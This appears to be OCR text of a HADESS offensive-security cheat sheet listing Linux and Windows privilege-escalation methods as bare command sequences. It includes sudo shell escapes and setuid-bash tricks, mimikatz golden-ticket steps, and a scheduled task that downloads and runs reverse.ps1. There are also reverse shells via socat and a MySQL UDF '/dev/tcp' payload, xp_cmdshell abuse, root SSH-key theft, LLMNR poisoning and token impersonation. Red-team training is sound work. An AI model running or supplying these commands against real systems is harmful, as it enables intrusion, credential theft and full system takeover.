WWW.HADESS.IO

40 METHODS FOR PRIVILEGE ESCALATION PART 1


ABUSING SUDO BINARIES

Domain: No

Local Admin: Yes

OS: Linux

Type: Abusing Privileged Files



- sudo vim -c ':!/bin/bash'
- sudo find / etc/passwd -exec /bin/bash \;
- echo "os.execute('/bin/bash/')" > /tmp/shell.nse && sudo nmap --script=/tmp/shell.nse
- sudo env /bin/bash
- sudo awk 'BEGIN {system("/bin/bash")}'
- sudo perl -e 'exec "/bin/bash";'
- sudo python -c 'import pty;pty.spawn("/bin/bash")'
- sudo less /etc/hosts - !bash
- sudo man man - !bash
- sudo ftp - ! /bin/bash
- Attacker = socat file:`tty`,raw,echo=0 tcp-listen:1234
- Victim = sudo socat exec:'sh -li',pty,stderr,setsid,sigint,sane tcp:192.168.1.105:1234
- echo test > notes.txt
- sudo zip test.zip notes.txt -T --unzip-command="sh -c /bin/bash"
- sudo gcc -wrapper /bin/bash,-s .


ABUSING SCHEDULED TASKS

Domain: Y/N

Local Admin: Yes

OS: Linux

Type: Abusing Scheduled Tasks



- echo 'chmod +s /bin/bash' > /home/user/systemupdate.sh
- chmod +x /home/user/systemupdate.sh
- Wait a while
- /bin/bash -p
- id && whoami


GOLDEN TICKET WITH SCHEDULED TASKS

Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abusing Scheduled Tasks



1.mimikatz# token::elevate
2.mimikatz# vault::cred /patch
3.mimikatz# lsadump::lsa /patch
4.mimikatz# kerberos::golden /user:Administrator /rc4:<Administrator NTLM(step 3)> /domain:<DOMAIN> /sid:<USER SID> /sids:<Administrator SIDS> /ticket:<OUTPUT TICKET PATH>
5.powercat -l -v -p 443
6.schtasks /create /S DOMAIN /SC Weekly /RU "NT Authority\SYSTEM" /TN "enterprise" /TR "powershell.exe-c 'iex (iwr http://10.10.10.10/reverse.ps1)'"
7.schtasks /run /s DOMAIN /TN "enterprise"


ABUSING INTERPRETER CAPABILITIES

Domain: No

Local Admin: Yes

OS: Linux

Type: Abusing Capabilities



1. getcap -r / 2>/dev/null
   a. /usr/bin/python2.6 = cap_setuid+ep
   b. /usr/bin/python2.6 -c 'import os; os.setuid(0); os.system("/bin/bash")'
   c. id && whoami
2. getcap -r / 2>/dev/null
   a. /usr/bin/perl = cap_setuid+ep
   b. /usr/bin/perl -e 'use POSIX (setuid); POSIX::setuid(0); exec "/bin/bash";'
   c. id && whoami


ABUSING BINARY CAPABILITIES

Domain: No

Local Admin: Yes

OS: Linux

Type: Abusing Capabilities



1. getcap -r / 2>/dev/null
2. /usr/bin/tar = cap dac read search+ep
3. /usr/bin/tar -cvf key.tar /root/.ssh/id_rsa
4. /usr/bin/tar -xvf key.tar
5. openssl req -engine /tmp/priv.so
6. /bin/bash -p
7. id && whoami


ABUSING ACTIVESESSIONS CAPABILITIES

Domain: No

Local Admin: Yes

OS: Windows

Type: Abusing Capabilities



1. https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/lateral_movement/Invoke-SQLOSCmd.ps1
2. . .\Heidi.ps1
3. Invoke-SQLOCmd -Verbose -Command “net localgroup administrators user1 /add” -Instance COMPUTERNAME


ESCALATE WITH TRUSTWORTHY IN SQL SERVER

Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abusing Capabilities



1. . .\PowerUpSQL.ps1
2. Get-SQLInstanceLocal -Verbose
3. (Get-SQLServerLinkCrawl -Verbos -Instance "10.10.10.10" -Query 'select * from master..sysservers').customer.query
4.
5. USE "master";
6. SELECT *, SCHEMA_NAME("schema_id") AS 'schema' FROM "master"."sys"."objects" WHERE "type" IN ('P', 'U', 'V', 'TR', 'FN', 'TF, 'IF');
7. execute('sp_configure "xp_cmdshell",1;RECONFIGURE') at "<DOMAIN>\<DATABASE NAME>"
8. powershell -ep bypass
9. Import-Module .\powercat.ps1
10. powercat -l -v -p 443 -t 10000
11.
12. SELECT *, SCHEMA_NAME("schema_id") AS 'schema' FROM "master"."sys"."objects" WHERE "type" IN ('P', 'U', 'V', 'TR', 'FN', 'TF, 'IF');
13. execute('sp_configure "xp_cmdshell",1;RECONFIGURE') at "<DOMAIN>\<DATABASE NAME>"
14. execute('exec master..xp_cmdshell "\\10.10.10.10\reverse.exe"') at "<DOMAIN>\<DATABASE NAME>"


ABUSING MYSQL RUN AS ROOT

Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abusing Services



1. ps aux | grep root
2. mysql -u root -p
3. \! chmod +s /bin/bash
4. Exit
5. /bin/bash -p
6. id && whoami

ABUSING JOURNALCTL


Domain: No

Local Admin: Yes

OS: Linux

Type: Abusing Services

1. Journalctl
2. !/bin/sh




ABUSING VDS

Domain: No

Local Admin: Yes

OS: Windows

Type: Abusing Services



1.. .\PowerUp.ps1
2. Invoke-ServiceAbuse -Name ‘vds’ -UserName ‘domain\user1’


ABUSING BROWSER

Domain: No

Local Admin: Yes

OS: Windows

Type: Abusing Services



1. . .\PowerUp.ps1
2. Invoke-ServiceAbuse -Name ‘browser’ -UserName ‘domain\user1’


ABUSING LDAP

Domain: Yes

Local Admin: Yes

OS: Linux

Type: Abusing Services



0. exec ldapmodify -x -w PASSWORD
1. paste this
dn: cn=openssh-lpk,cn=schema,cn=config
objectClass: olcSchemaConfig
cn: openssh-lpk
olcAttributeTypes: (1.3.6.1.4.1.24552.500.1.1.1.13 NAME 'sshPublicKey'
  DESC 'MANDATORY: OpenSSH Public key'
  EQUALITY octetStringMatch
  SYNTAX 1.3.6.1.4.1.1466.115.121.1.40)
olcObjectClasses: (1.3.6.1.4.1.24552.500.1.1.2.0 NAME 'ldapPublicKey' SUP top AUXILIARY
  DESC 'MANDATORY: OpenSSH LPK objectclass'
  MAY (sshPublicKey $ uid)
)

2. exec ldapmodify -x -w PASSWORD
3. paste this
dn: uid=UID,ou=users,ou=linux,ou=servers,dc=DC,dc=DC
changeType: modify
add: objectClass
objectClass: ldapPublicKey
-
add: sshPublicKey
sshPublicKey: content of id_rsa.pub
-
replace: EVIL GROUP ID
uidNumber: CURRENT USER ID
-
replace: EVIL USER ID
gidNumber: CURRENT GROUP ID


LLMNR POISONING

Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Abusing Services



1. 1.responder -I eth1 -v
2. 2.create Book.url
3. [InternetShortcut]
4. URL=https://facebook.com
5. IconIndex=0
6. IconFile=\\attacker_ip\not_found.ico


ABUSING CERTIFICATE SERVICES

Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Abusing Services



1. adcspwn.exe --adcs <cs server> --port [local port] --remote [computer]
2. adcspwn.exe --adcs cs.pwnlab.local
3. adcspwn.exe --adcs cs.pwnlab.local --remote dc.pwnlab.local --port 9001
4. adcspwn.exe --adcs cs.pwnlab.local --remote dc.pwnlab.local --output C:\Temp\cert_b64.txt
5. adcspwn.exe --adcs cs.pwnlab.local --remote dc.pwnlab.local --username pwnlab.local\mranderson --password TheOnlyOne! --dc dc.pwnlab.local


MYSQL UDF CODE INJECTION

Domain: Yes

Local Admin: Yes

OS: Linux

Type: Injection



1. mysql -u root -p
2. mysql> use mysql;
3. mysql> create table admin(line blob);
4. mysql> insert into admin values(load_file('/tmp/lib_mysqludf_sys.so'));
5. mysql> select * from admin into dumpfile '/usr/lib/lib_mysqludf_sys.so';
6. mysql> create function sys_exec returns integer soname 'lib_mysqludf_sys.so';
7. mysql> select sys_exec('bash -i >& /dev/tcp/10.10.10.10/9999 0>&1');


IMPERSONATION TOKEN WITH IMPERSONATELOGGEDONUSER

Domain: No

Local Admin: Yes

OS: Windows

Type: Injection



1. 1.SharpImpersonation.exe user:<user> shellcode:<URL>
2. 2.SharpImpersonation.exe user:<user>
   technique:ImpersonateLoggedOnuser


IMPERSONATION TOKEN WITH SEIMPERSONTEPRIVILEGE

Domain: No

Local Admin: Yes

OS: Windows

Type: Injection



1.1.execute-assembly sweetpotato.exe -p beacon.exe

IMPERSONATION TOKEN WITH SELOADDRIVERPRIVILEGE


Domain: No

Local Admin: Yes

OS: Windows

Type: Injection

1.EOPLOADDRIVER.exe System\\CurrentControlSet\\MyService C:\\Users\\Username\\Desktop\\Driver.sys



OPENVPN CREDENTIALS

